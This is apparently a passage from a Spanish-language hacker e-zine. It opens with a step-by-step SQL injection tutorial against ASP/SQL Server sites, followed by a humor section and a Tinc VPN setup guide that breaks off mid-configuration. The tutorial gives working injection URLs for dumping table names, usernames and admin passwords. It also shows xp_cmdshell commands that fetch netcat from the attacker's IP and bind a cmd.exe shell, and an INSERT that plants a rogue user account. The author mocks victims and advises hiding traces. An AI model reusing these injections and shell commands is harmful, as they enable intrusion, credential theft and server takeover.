Microsoft OLE DB Provider for SQL Server error '80040e14' Incorrect syntax near the keyword 'by'.

A simple vista nos podemos creer que la web nos está insultando (es algo así en realidad), pero si usamos un poco la imaginación vemos lo que nos está queriendo decir: el query que nosotros queremos realizar acaba en la palabra tables, pero para la página web, esa query tiene más parámetros que los que vemos en la barra de direcciones y muy probablemente, después del id=29 la query seguiría con un "by". ¿Qué quiere decir eso?, que para inyectar ahí necesitaríamos, o bien decirle que omita todo lo que va después del uid=29, o buscarnos otro ASP que no tenga más parámetros que los que vemos (como en el primer ASP que probamos en página 3). Un truco que tenemos para decirle que omita todo lo que va después del uid=29 (sin omitir nuestra query claro está) es acabar nuestra query con un WHERE 1=1. Esto hace que directamente sean correctos todos los argumentos de después y que no vemos.

Probemos:

http://www.pagina3.org/otroasp.asp?uid=29%20union%20select%20table_name%20from
%20information_schema%20tables%20where%201=1

Microsoft OLE DB Provider for SQL Server error '80040e14' All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

Y aquí tenemos otro de los errores típicos (sí, nos sigue insultando pero todavía nos podemos rebotarnos), si consultamos el pdf de la sección de fuentes podemos encontrar que este error nos indicaque nuestro UNION SELECT necesita el mismo numero de campos que la query original. Si la query original buscaba implícitamente nombre, sexo, edad, altura, al buscar nosotros simplemente table_name, estamos omitiendo el resto de campos, así que procedemos a añadir campos hasta que deje de pedírtelos:

http://www.pagina3.org/otroasp.asp?uid=29union%20select%20table_name,table_name%
20from%20information_schema.tables%20where%201=1

Microsoft OLE DB Provider for SQL Server error '80040e14'
All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists

Sigue en sus 13. Tal vez sean más campos los que pide... al cabo de un rato y de esta URL (copio literal el trozo de los campos), conseguimos acceder al nombre de la tabla:

http://www.pagina3.org/maldito.asp?uid=29%20union%20select%20table_name,table_name,table_name,table_name,table_name,table_name,table_name,table_name,table_name%20from%20information_schema.tables%20where%201=1

Microsoft OLE DB Provider for SQL Server error '80040e07'
Syntax error converting the nvarchar value 'dtproperties' to a column of data type int.

En este caso, al no mencionar el TOP 1, nos ha devuelto un valor que no sabemos si es el primero o el último o uno a random.

Debo mencionar antes de seguir, un caso curioso. Probando este mismo método de la primera parte, tuve que hacerme valer de una amiga para que ella fuera probando los números pares de campos y yo los impares... lo dejamos cuando ambos llegamos a 100 y 101 campos respectivamente. Mi consejo es que consultas de 50 campos nos son imposibles pero sí improbables. Si puedes búscate un ASP donde puedas inyectar tranquilamente sin estos problemas. Pero como dice un buen amigo mío... podía ser peor.

http://pagina1.com/un.asp?id=69%20union%20select%20table_name,table_name%20from%20information_schema.tables%20where%201=1

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]No se permite la conversión implícita del tipo de datos nvarchar a money. Utilice la función CONVERT para ejecutar esta consulta.

Vale, si antes no pillabas lo de que la página te insultara, ahora seguro que lo has pillado. Nos encontramos ante lo que parece un muro insalvable: la conversión de tipos que nos da toda la información está deshabilitada (!!!!!!!). Pero ante todo debemos recordar lo que nos está diciendo continuamente: Soy vulnerable, soy vulnerable...

Una posible solución sería reemplazar uno de los contenidos que te muestra la web por una consulta de lo que quieres. Es una idea, pero no tienes tampoco acceso al nombre de las tablas. Es entonces cuando surge la idea feliz, que nada tiene que ver con todo esto. Si podemos pasar el UNION SELECT, quiere decir que el valor que le pasamos a una de las variables del ASP podría ser una query directamente... probemos pues. Tras una larga caminata por la web, y omitiendo mofas por parte de la página contra el que esto escribe, nos topamos con esta URL:

http://pagina1.com/otro.asp?N=1&counter=9999999&inickname=algo

De aquí sacamos que counter ha de ser un integer... ¿y si hacemos que sea un string y ese string sea el resultado de una query?, ¿ando flipando o de tanto delirar he dado con algo guapo?, probemos:

http://pagina1.com/otro.asp?N=1&counter=(select%20top%201%20table_name%20from%20information_schema.tables)&inickname=algo

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Error de sintaxis al convertir el valor nvarchar 'REFERENTIAL_CONSTRAINTS' para una columna de tipo de datos int.

JAJAJAJAAJAJJA, y decía que tenía deshabilitada la conversión de tipos. Ahora ya podemos pasar a buscar la tabla que nos muestre los Usernames y Passwords, para ello volveré a manos a la obra que es más simple en construcción y citaré al comienzo como mera anécdota y buen consejo.

Ahora hemos de echar mano a la tabla Information_Schema. Sabemos que podemos tener el nombre de todas las tablas con lo que asumiremos que tenemos una tabla llamada TblUsers (que existe en manos

a la obra de hecho). Pero para poder hacerle un select necesitamos como mínimo el nombre de una de sus columnas. Si seguimos el primero de nuestros links podemos observar que la tabla information_schema tiene una de sus columnas llamada columns y que ésta a su vez tiene una columna llamada table_name.Con un poquito de imaginación podemos construir la query.

http://www.pagina3.org/elaspdesiempre.asp?id=23%20union%20select%20top%201%20co
lumn_name%20from%20information_schema.columns%20where%20table_name='TblUsers

Microsoft OLE DB Provider for SQL Server error '80040e07'
Syntax error converting the nvarchar value 'PersonID' to a column of data type int.

Eso nos devuelve la primera columna de la tabla TblUsers. Repetimos el proceso de antes añadiendo que no nos muestre las que ya nos ha mostrado hasta que llegamos a las columnas de Username y Password, y entonces ya solo la query final.

http://www.pagina3.org/eseasp.asp?id=23%20union%20select%20top%201%20username
%20from%20tblUsers

Repetimos el proceso para todos los Usernames, hasta que encontramos un Username admin o algo parecido, y si no, pues comprobamos los privilegios de cada uno. Es engorroso pero más no podemos pedir, además, siempre hace gracia ver los pass de la gente, que se cree que por poner números y letras son completamente inviolables.

http://www.pagina3.org/elasp.asp?id=23%20union%20select%20password%20from%20tbl
Users%20where%20username='admin'

En este caso 'admin' no existe pero el paso final sería ese. La anécdota de la semana, y creo que es una buena enseñanza, es que en la primera parte, la columna de Username y la de Password se hallaban en la posición 35 y 36 respectivamente en la tabla. Sugiero usar la orden LIKE para gente impaciente, aunque nunca cabe descartar el cambio de nombre a dichas columnas por lo que podría inducir a errores.

Una vez con el pass del admin, solo nos queda el peldaño de encima: el control sobre la máquina. Citaré el modus operandi ya que un servidor (el que esto escribe) no ha conseguido hacerlo rular, más que nada porque la mayoría de las páginas tienen cribada la concatenación de sentencias mediante el ; o bien no tienen los permisos necesarios para la ejecución de código. Me estoy refiriendo a los procedimientos almacenados. Con ellos y , todo sea dicho los permisos necesarios, podemos ejecutar código arbitrario en la máquina objetivo. Cito a continuación las sentencias con las cuales se puede obtener un netcat limpiecito en el Server.

Algo.asp?id=25 exec master..xp_cmdshell 'tftp+"-
i"+TU.IP.VA.AQUÍ+GET+netcat.exe+C:\inetpub\scripts\nc.exe

Lo activamos :

Algo.asp?id=25 exec master..xp_cmdshell 'C:\Inetpub\scripts\nc -v -v -L -d e cmd.exe -p 6200'

Ya conectarnos.

Para aquellos que prefieran troyanizar el sistema, también tenemos a nuestra disposición una amplia colección de procedimientos almacenados. Si alguien recuerda lo engorroso del Unicode, pues nada, aquí simplemente vamos al grano, directorios, archivos, registro, etc...

http://www.sql-server-performance.com/ac_extended_stored_procedures.asp

El único problema que tiene todo esto de los procedimientos, son los permisos con los que corre el web user. Por lo que se suele desencadenar en el siguiente pantallazo:

Microsoft OLE DB Provider for ODBC Drivers error '80004005'
[Microsoft][ODBC SQL Server Driver][SQL Server]EXECUTE permission denied on object

'xp_cmdshell', database 'master', owner 'dbo'.

Excepciones:

Si los pass que queremos sacar de la base de datos son numéricos, al hacer el UNION no generarán errores, con lo cual no los podremos ver. El truco consiste en hacerlos strings jejeje. A eso vamos.

La forma más sencilla es agregar un string al pass en cuestión, para que al leerlo lo lea como un string. Es un simple convert :

http://algo/index.asp?id=10 UNION SELECT TOP 1 convert(int, password%2b'%20añadido') FROM admin_login where login_name='user'

Asumiendo lo siguiente:
Username = user ; Password = 666
Obtenemos lo siguiente:
Username = user ; Password = 666añadido
Con lo cual al leer el pass, ya nos lo da, si queremos no dejar huellas será mejor que restablezcamos el pass una vez lo hayamos cambiado... o tal vez queráis cambiarle el pass al admin

jejejeje. Eso ya os lo dejo a vosotros. Para los que queráis, haceros una cuenta en el sistema, os dejo la siguiente URL:

http://URL/find.asp?id=10; INSERT INTO 'tblUser' ('login_id', 'login_name','password', 'details') VALUES (666,'username','newpas5','NA')-

Relajando la neura

Por bitburner
Mail de contacto:

Bienvenidos de nuevo a la sección destinada para hacer un alto entre tanto tema interesante.. jeje, la historia de la edición es el que viene después de esta introducción: Paranoia por Holiday, mas corto de lo que fue el de la anterior edición. Como único articulo mio y oportunidad de hablar xDD.

Paranoia por Holiday:

Si recibes un mensaje de correo con el titulo "HOLIDAY" BORRALO INMEDIATAMENTE! Se trata de un nuevo y revolucionario tipo de virus que se transmite por correo electronico. En el momento de abrir el mensaje se activara, y NO IMPORTA QUE SISTEMA OPERATIVO O HARDWARE USES, comenzara a funcionar:

HOLIDAY borrara todo tu disco duro. Y no solo eso, sino que también revolverá todos los datos de cualquier disquete cercano a tu ordenador. Pondrá los controles de frió de tu nevera para que todos tus helados se fundan. Desmagnetizara las bandas de todas tus tarjetas de crédito, fastidiara el tracking de tu video y usara armónicos de campo subespacial para arañar todos los CDs que intentes oír.

Dará tu nuevo numero de teléfono a tu ex-novia. Echara gel de baño en tu pecera. Se beberá toda tu cerveza y dejara sus calcetines en la mesa de café cuando esperes visitas. Pondrá un gatito muerto en el bolsillo trasero de tus pantalones de vestir y te esconderá las llaves del coche cuando llegues tarde al trabajo.

HOLIDAY hará que te enamores de un pingüino. Te provocara pesadillas sobre enanos de circo. Pondrá azúcar en el deposito de la gasolina y te afeitara las dos cejas a la vez que sale con tu novia actual a tus espaldas, cargando la cuenta de la cena y la habitación del hotel a tu Viza.

Seducirá a tu abuela. No importa si esta muerta, es tal el poder de HOLIDAY que alcanza mas allá de la tumba para fastidiar a las cosas que mas queremos.

Cambiara tu coche de plaza de parking aleatoriamente para que no lo encuentres. Pateara a tu perro. Dejara mensajes calentones en el buzón de voz de tu jefe, con tu voz. Es insidioso y sutil. Es peligroso y aterra el contemplarlo. Es también una mas bien interesante sombra de color malva.

HOLIDAY te pegara la sifilis. Dejara la tapa del water levantada. Sintetizara unos gramos de Metanfetamina en tu bañera y llamara a la policía, y dejara tocino cociéndose en la estufa mientras que sale a cazar estudiantes con tu nuevo quitanieves.

Esos son solo unos pocos síntomas. !Se cuidadoso!

Linux sesual

Extraído de escomposlinux sección humor

```
# man; X; X; X; unzip; strip; touch; finger; mount; fsck; more; yes; umount
# at now +1 hour
# unzip; strip; touch; finger; mount; fsck; more; yes; umount
# sleep
```

Consulta medica

Un viejo de ochenta años va al medico a preguntarle si puede tener hijos con su esposa de setenta, y el médico le da un tarrito y le dice que le traiga al día siguiente una muestra de semen. Cuando vuelve:

– Doctor, doctor, que no he podido traerle la muestra de semen.
– Vaya... ¿como lo ha intentado?
– Primero con la mano derecha, después con la izquierda; luego lo intentó mi esposa, primero con las dos manos y luego con los dientes, pero no hubo manera, no hemos conseguido abrir el tarrito...

Windows69

Windows69: 6 veces mas gráfico, 9 veces peor o Traje de payaso para DOS

Requisitos Windows69:

- Pc con procesador Intel de hace 2 meses
- Sonido de 192000khz con equipo 5.1 y sb audigy o compatible
- Video suficiente para que el sistema juegue CounterStrike mientras usted trabaja (recuerde que le gustan los buenos gráficos)
- Disco Duro grande... muy grande...
- Teclado, Mouse, mantenimiento microsoft
- Pc armado en compañia que no arme pcs linux (puede causar incompatibilidades)
- Licencia original windows, no cause que bill llore
- Rellenar IDEs con unidades, podria entrar interferencia en los agujeros y hacer caer el sistema
- Botones reset a gusto
- Creer que windows merece ser un sistema operativo

Para reproducir ding.wav, nuevas caracteristicas:

Soporte Multitarea, arruina mas cosas al mismo tiempo
Intuitivo, 40mb de ayuda
Nuevo look, cae mas rapido

Errores entendibles
Ya no lo llenaremos de mensajes que no entendera, o codigos que no sabra de que son, ahora leera mensajes como "Perdoname, tengo que hacer un volcado de pila al sector 1534 (2100045x057) y luego reiniciar, tu compra un producto microsoft, o quieres que mate tu BIOS".

Nuevas interfaces
Mensajes tridimencionales de bienvenida que pueden tardar dias en iniciarse, menus con transiciones que colapsan el sistema y arte bizarro para que pueda manejarse mejor por el sistema.

Nota: Windows69 puede causar errores en los antivirus, siempre escoja "ignorar", "cuarentena" es para eliminar windows y "desinfectar" para eliminar su licencia.

Sea inteligente, lea la ayuda preparada por los ingenieros de microsoft, trae temas nuevos, desde como cambiar la pila del raton optico, hasta guias de adoracion a bill.

Windows.. Hasta donde quisieras borrarme hoy?

Otra como tantas

Una noche, un pequeño avión estaba volando sobre Nueva Jersey con cinco pasajeros a bordo: el piloto, Michael Jordan, Bill Gates, el Dalai Lama y un hippie. De repente, algo explotó con fuerza en el compartimento de quipaje, y el avión empezó a llenarse de humo; la puerta de la cabina se abre y sale el piloto:

– "Caballeros, tengo buenas y malas noticias. Las malas noticias son que nos vamos a estrellar en Nueva Jersey. Las buenas son que hay cuatro paracaídas.. ¡y yo tengo uno de ellos!"

El piloto abrió la compuerta y salto. Michael Jordan se puso de pie un momento

– "Señores, yo soy el mejor atleta del mundo. El mundo necesita tener grandes atletas. Creo que el más grande atleta del mundo merece tener un paracaídas".

Dicho esto, tomó uno de los paracaídas restantes y saltó. Bill Gates se puso de pie y dijo

– "Caballeros, yo soy el hombre más inteligente del mundo. El mundo necesita hombres inteligentes. Creo que el hombre más inteligente del mundo debe tener también un paracaídas". Tomó uno y saltó.

El Dalai Lama y el hippie se miraron el uno al otro. Finalmente el Dalai Lama habló:

– "Hermano, he tenido una vida satisfactoria y he conocido la felicidad que da la iluminación divina. Tútienes toda la vida por delante. Toma el paracaídas, yo caeré con el avión".

El hippie sonrió lentamente y dijo:

– "No te preocupes, calvito. ¡El hombre más inteligente del mundo acaba de saltar con mi mochila".

Consulta medica II

Una mujer que va al ginecologo...

– Doctor, doctor, vengo a que me revise.
– Bien, desnudese y tiéndase allí.
– Aquí, al lado de la mía.

Escuelita :P

Un estudiante de ingenieria en computacion enseña un programa al profesor y le pregunta:

– Profesor, ¨donde esta el error?, ¨en que parte del codigo?

El profesor mira el programa, luego mira fijamente al estudiante, mueve la cabeza lentamente de izquierda a derecha y dice:

– En tu ADN

bitburner – lets travel without moving

Tinc VPN How-To

Por ruc
Mail de contacto: dsa21@yahoo.com

Índice

1.0 Introducción

Bueno en este documento voy a explicar como instalar una vpn, basada en GNU/Linux y Tinc, para usar con amigos, conectarse a la oficina o lo que sea. Si hay errores o se dice alguna tonteria, sepan disculpar =). En este documento no se explica como funciona una vpn o como funciona tinc, solo se explica como instalarlo y configurarlo, para entender bien el funcionamiento de las vpns y de tinc les recomiendo leer el manual oficial de tinc (en ingles):

http://tinc.nl.linux.org/documentation/tinc

En este caso en particular se usaron 3 computadoras conectadas a internet por cablemodem/dsl, las mismas son:

- Anita Debian Sid - 2.4.20
- Phoenix Red Hat 8 - 2.4.18
- Flor Debian Sid – 2.4.20

Anita hace de servidor, y phoenix y flor se conectaran a ella, una vez establecidas las conexiones, las 3 maquinas podrán verse entre si a través de nuestra vpn.

2.0 Instalación

Bueno vamos a preparar nuestras maquinas para poder instalar tinc y crear nuestra vpn. En este documento se asume que se tiene un manejo básico de gnu/linux y un conocimiento básico de redes.

Lo primero es preparar nuestro kernel para poder usar el tinc, vamos a usar el driver tun/tap, para verificar si tenemos este driver en nuestro kernel podemos hacer:

~# modprobe tun

Para verificar que nuestro driver haya sido cargado con éxito usamos "lsmod" que nos tendría que devolver algo así:

```
:~# lsmod
Module Size Used by Tainted: PF

tun 4416 3 (autoclean)
nvidia 1545824 10
tulip 39840 1
```

cmpci 32356 0

Si vemos el modulo de tun significa que todo salio bien y podemos seguir con la instalacion de tinc, de lo contrario tendremos que recompilar nuestro kernel.

2.1 Recompilando el kernel

Esto es una tarea relativamente sencilla, solo deberemos agregar el driver de tun/tap a nuestro kernel y recompilar de manera normal. Las cosas que deberemos agregar a nuestro kernel son:

- Code maturity level options
  [*] Prompt for development and/or incomplete code/drivers

- Network device support
  <M> Universal tun/tap device driver support

Luego recompilamos normalmente y verificamos como se explico antes que el driver funcione correctamente.

2.2 Terminando de prepararnos para instalar tinc

Bueno ya tenemos nuestro kernel preparado, ahora tenemos que verificar que el device de tun/tap este creado o de lo contrario crearlo. Hacemos lo siguiente para ver si el device existe.

```
:~# ls -l /dev/net/tun
crw-r----- 1 root root 10, 200 Apr 5 06:02 /dev/net/tun
~#
```

O

```
:~# ls -l /dev/tun
crw-r----- 1 root root 10, 200 Apr 5 06:02 /dev/tun
:~#
```

Si ese device existe ya estamos casi listos para instalar tinc, de lo contrario debemos crearlo. En debian si vamos a usar apt-get para instalar el tinc y el device no existe nos preguntara si deseamos que el instalador lo cree por nosotros, le decimos que si y listo. En otras distribuciones deberemos crearlo nosotros, para esto vamos a usar el comando "mknod" de la siguiente manera:

```
:~# mknod -m 600 /dev/net/tun c 10 200
```

Con eso ya tenemos creado nuestro device y podemos continuar con la instalación.

2.3 Otras cosas necesarias

Para que tinc funcione correctamente nuestro sistema tiene que tener instalado OpenSSL y Zlib, de lo contrario cuando tratemos de compilar el tinc nos dará un error. Estos paquetes y sus instrucciones de instalación se pueden obtener en sus respectivas paginas:

OpenSSL : http://www.openssl.org/
Zlib : http://www.gzip.org/zlib/

Para debian podemos buscar los paquetes en: http://packages.debian.org/ o usando apt-get.

2.4 Instalando tinc

Podemos instalar tinc de varias maneras. Podemos optar por usar el source y compilarlo, el source lo podemos obtener de la página oficial del tinc:

http://tinc.nl.linux.org/download.html

También si usamos redhat podemos obtener los rpms en esa misma pagina, aunque no son la ultima versión (los tinc a usarse en la vpn tienen que ser todos de la misma versión, no puede usarse por ejemplo la versión 1.0pre7 en una maquina y la pre8 en otra maquina ya que no son compatibles).

Si usamos debian podemos obtener el paquete de tinc desde:

http://packages.debian.org/

O podemos usar apt-get de esta manera:

~# apt-get install tinc

Eso instalara tinc en nuestro sistema y lo dejara listo para configurar y usar.

Para compilar tinc vamos a usar la manera convencional, en el directorio donde descomprimimos el source hacemos:

~# ./configure --prefix=/usr --with-openssl-dir=/usr/local/ssl –with-openssl-include=/usr/local/ssl/include --with-openssl-lib=/usr/local/ssl/lib

Explicación del comando anterior:

--prefix=/usr

esto hace que tinc se instale en /usr

--with-openssl-dir=/usr/local/ssl
Esto le indica al script de configuración donde encontrar openssl (solo es necesario si no lo encuentra solo)

--with-openssl-include=/usr/local/ssl/include
Esto le indica al script de configuración donde encontrar los headers de openssl (solo es necesario si no los encuentra solo)

--with-openssl-lib=/usr/local/ssl/lib
Esto le indica al script de configuración donde encontrar las librerías de openssl (solo es necesario si no las encuentra solo)

~# make
(esto compilara el programa)

~# make install
(Esto instala el programa)

Si todo salio bien ya tenemos tinc instalado y podemos seguir con la configuración.

3.0 Configuración

Ya tenemos tinc instalado y listo para configurar. Lo primero es explicar que tinc nos da la facilidad de crear varias vpns, y darles un nombre a cada una, en este documento vamos a trabajar de esa manera, nuestra red tendrá el nombre "vpn", por eso todos nuestros archivos de configuración se situaran en:

/etc/tinc/vpn/

O si instalamos tinc en "/usr/local/"

/usr/local/etc/tinc/vpn/

3.1 Hosts y Keys

Los archivos de los hosts contiene los datos de las maquinas que participaran de nuestra vpn y las public keys, estos archivos de hosts estarán situados en:

/etc/tinc/vpn/hosts/

O si instalamos en "/usr/local/"

/usr/local/etc/tinc/vpn/hosts/

Estos archivos de los hosts tendrán nuestros datos de la siguiente manera:

Variable = valor

Nuestros archivos de hosts tendrán que estar en todas las maquinas de la vpn y tiene que existir uno con los datos de cada maquina de la vpn, o sea que anita tendrá los archivos hosts de ella misma, el de phoenix y el de flor, phoenix tendrá el de el, el de anita y el de flor, y flor tendrá el suyo, el de anita y el de phoenix, ¿se entiende mas o menos? =).

Bueno nuestros archivos de host tienen el nombre de cada maquina, el de anita se llama anita, el de phoenix, phoenix, y el de flor, flor. Estos archivos tienen las siguientes variables adentro.

Address = 24.232.22.22
Esta variable tiene la ip de internet de la maquina.

Port = 655
Esta variable indica el puerto en que va a usar el tinc.

SubNet = 10.1.0.0/16

Esta variable indica la subred que usara esta maquina dentro de la vpn. (En el ejemplo esta maquina tiene el ip 10.1.52.3 por eso tiene esa subnet, ustedes tendrán que adaptarlo a sus necesidades). Esta variable puede ser usada 2 veces.

Esto último que vamos a ver es la llave pública, esta llave pública tiene un par que es la llave privada. Crearemos nuestro juego de llaves de la siguiente manera:

~# tincd -n vpn -K

(vpn es el nombre de nuestra red, el nombre que usamos en el ejemplo, ustedes tendrán que poner su nombre)

Esto nos preguntara donde queremos guardar nuestra llave pública primero y luego donde queremos poner nuestra llave privada. Esta última tiene que ser guardada en un archivo.

solo para ella. Bueno una vez generadas nuestras llaves tendremos que ponerlas en su lugar, la publica la copiamos y la pegamos en el archivo de hosts y la privada la guardamos en /etc/tinc/vpn/ o / usr/local/etc/tinc/vpn/ si instalamos tinc en /usr/local/. Nótese que tanto la llave publica como la privada tiene que ser la misma en TODAS las maquinas de la vpn, o sea tendremos que trasladarlas de alguna manera segura por ejemplo usando scp o un diskette =P.

En total nuestro archivo de host quedaría parecido a esto:

Address = 24.232.22.22
Port = 655
SubNet = 10.1.0.0/16

```
-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----
```

Existen otras variables que se pueden usar en los archivos de los hosts, esta variables pueden ser encontradas en el manual oficial del tinc (en ingles):

http://tinc.nl.linux.org/documentation/tinc_4.html#SEC39

3.2 tinc.conf

Tinc.conf tiene muchas mas variables de las que vamos a mostrar acá, ellas se pueden encontrar en el manual oficial de tinc (en ingles) que esta aquí:

http://tinc.nl.linux.org/documentation/tinc_4.html#SEC38

Nuestro tinc.conf estará conformado de la siguiente manera:

Name = hostlocal

Esta variable señala el nombre de NUESTRO host, el cual tiene que coincidir con el nombre de nuestro archivo host que creamos en el paso anterior.

Device = /dev/net/tun

Esta variable señala el nombre de nuestro device, el que creamos en el paso 2.3.

PrivateKeyFile = /etc/tinc/vpn/rsa_key.priv

Esta variable señala el path de nuestra llave privada que creamos en el paso anterior. (La llave privada tiene que tener 644 de permisos ya que sino, tinc nos dará un error al iniciar diciendo que la llave privada no es segura).

ConnecTo = otrohost

Esta variable se usara para indicarle al tinc con quien debe intentar conectarse, solo es necesaria en los clientes. En el ejemplo del final veremos cuando se usa y cuando no.

En total nuestro archivo tinc.conf quedaria mas o menos así:

```
Name = hostlocal
Device = /dev/net/tun
PrivateKeyFile = /etc/tinc/vpn/rsa_key.priv
ConnecTo = otrohost
```

Este último se usara solo en caso de los clientes.

4.0 Iniciando tinc y ejemplo final

Bueno una vez que tenemos configurado nuestro tinc podemos arrancarlo de la siguiente manera:

~# tincd -d LEVEL -n vpn

Este comando lleva 2 flags, el primero le indica que inicie en modo debug, así podremos ver con mas detalle si hay un error en los logs. (tinc loguea con syslog, o sea veremos sus logs mirando el archivo /var/log/syslog). El segundo flag le indica que red tiene que arrancar, en nuestro caso el nombre era vpn por eso usamos "-n vpn" ustedes deberán usar el nombre de su red. No es necesario arrancar el tinc en

algún orden en especial, se puede arrancar un cliente primero, después el server y después otro cliente, una vez funcionando tinc seguirá intentando conectarse al server. Podemos ejecutar ese comando y verificar que todo funciona bien usando el comando "ifconfig -a" que nos devolverá algo así:

```
vpn   Link encap:Ethernet HWaddr FE:FD:00:00:00:00
      inet addr:10.1.32.1 Bcast:10.255.255.255 Mask:255.0.0.0
      UP BROADCAST RUNNING NOARP MULTICAST MTU:1500 Metric:1
      RX packets:18667 errors:0 dropped:0 overruns:0 frame:0
      TX packets:19291 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:100
      RX bytes:1385552 (1.3 MiB) TX bytes:1590235 (1.5 MiB)
```

Otros flags útiles pueden ser:

--bypass-security
Este arranca tinc sin que se realice autentificación o encapsulacion de los paquetes, solo es útil para probar.

Otra cosa necesaria para hacer funcionar nuestra vpn es, una vez arrancado el tinc, levantar la interfaz virtual, esto se hace como si fuera una interfaz común (eth0). Para esto vamos a crear un script en bash que va a ser:

```
#!/bin/bash
ifconfig vpn hw ether fe:fd:0:0:0:0
ifconfig vpn 10.1.32.1 netmask 255.0.0.0
ifconfig vpn -arp
```

Copiamos esto lo modificamos y lo guardamos con un nombre tipo "tinc-up" y le damos permisos de ejecución, luego lo copiamos a /etc/tinc/vpn/ y listo Cuando arranquemos tinc la interfaz se levantara automáticamente.

4.1 Ejemplo final

Bueno acá vamos a dar el ejemplo de como quedo configurada nuestra vpn. Recordemos que anita va a hacer de server y Flor y phoenix se conectaran a ella. (Vamos a poner el nombre del archivo y su contenido, así ven todos los archivos de configuración usados) .

CONFIGURACION EN ANITA

/etc/tinc/vpn/tinc-up

```
#!/bin/bash
ifconfig vpn hw ether fe:fd:0:0:0:0
ifconfig vpn 10.1.32.1 netmask 255.0.0.0
ifconfig vpn -arp
```

/etc/tinc/vpn/tinc.conf

```
Name = anita
Device = /dev/net/tun
PrivateKeyFile = /etc/tinc/vpn/rsa_key.priv
```

/etc/tinc/vpn/hosts/anita

Address = 24.232.141.211
Port = 655
SubNet = 10.1.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

/etc/tinc/vpn/hosts/phoenix

Address = 24.232.174.54
Port = 655
SubNet = 10.2.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

/etc/tinc/vpn/hosts/flor

Address = 24.232.11.21
Port = 655
SubNet = 10.3.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

CONFIGURACION EN PHOENIX

/etc/tinc/vpn/tinc-up

#!/bin/bash
ifconfig vpn hw ether fe:fd:0:0:0:0
ifconfig aevpn 10.2.13.1 netmask 255.0.0.0
ifconfig aevpn -arp

/etc/tinc/vpn/tinc.conf

Name = phoenix

Device = /dev/net/tun
PrivateKeyFile = /etc/tinc/vpn/rsa_key.priv
ConnectTo = anita

/etc/tinc/vpn/hosts/anita

Address = 24.232.141.211
Port = 655
SubNet = 10.1.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

/etc/tinc/vpn/hosts/phoenix

Address = 24.232.174.54
Port = 655
SubNet = 10.2.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

/etc/tinc/vpn/hosts/flor
Address = 24.232.11.21
Port = 655
SubNet = 10.3.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
J7QFpXRza8uQqG1LbD9Pfefj+Q376tMn3Fs1lLeeWNu4ljSM/1upnXAgMA//8=
-----END RSA PUBLIC KEY-----

CONFIGURACION EN FLOR

/etc/tinc/vpn/tinc-up

#!/bin/bash
ifconfig vpn hw ether fe:fd:0:0:0:0
ifconfig aevpn 10.3.23.1 netmask 255.0.0.0

ifconfig aevpn -arp

/etc/tinc/vpn/tinc.conf

Name = flor
Device = /dev/net/tun
PrivateKeyFile = /etc/tinc/vpn/rsa_key.priv
ConnectTo = anita

/etc/tinc/vpn/hosts/anita
Address = 24.232.141.211
Port = 655
SubNet = 10.1.0.0/16

-----BEGIN RSA PUBLIC KEY-----
DKSsdWGBAK9UP1FhxT4/RHiB+BBsilOyJku0LE5uDn1kkD6UTx3YY/qWxqMwdddz
mvvN6xLwQxj3DWsqEv46vgj6KoIw/feWREcwSq2v8Vp7iSzmxC8K0QJTDGVTaz
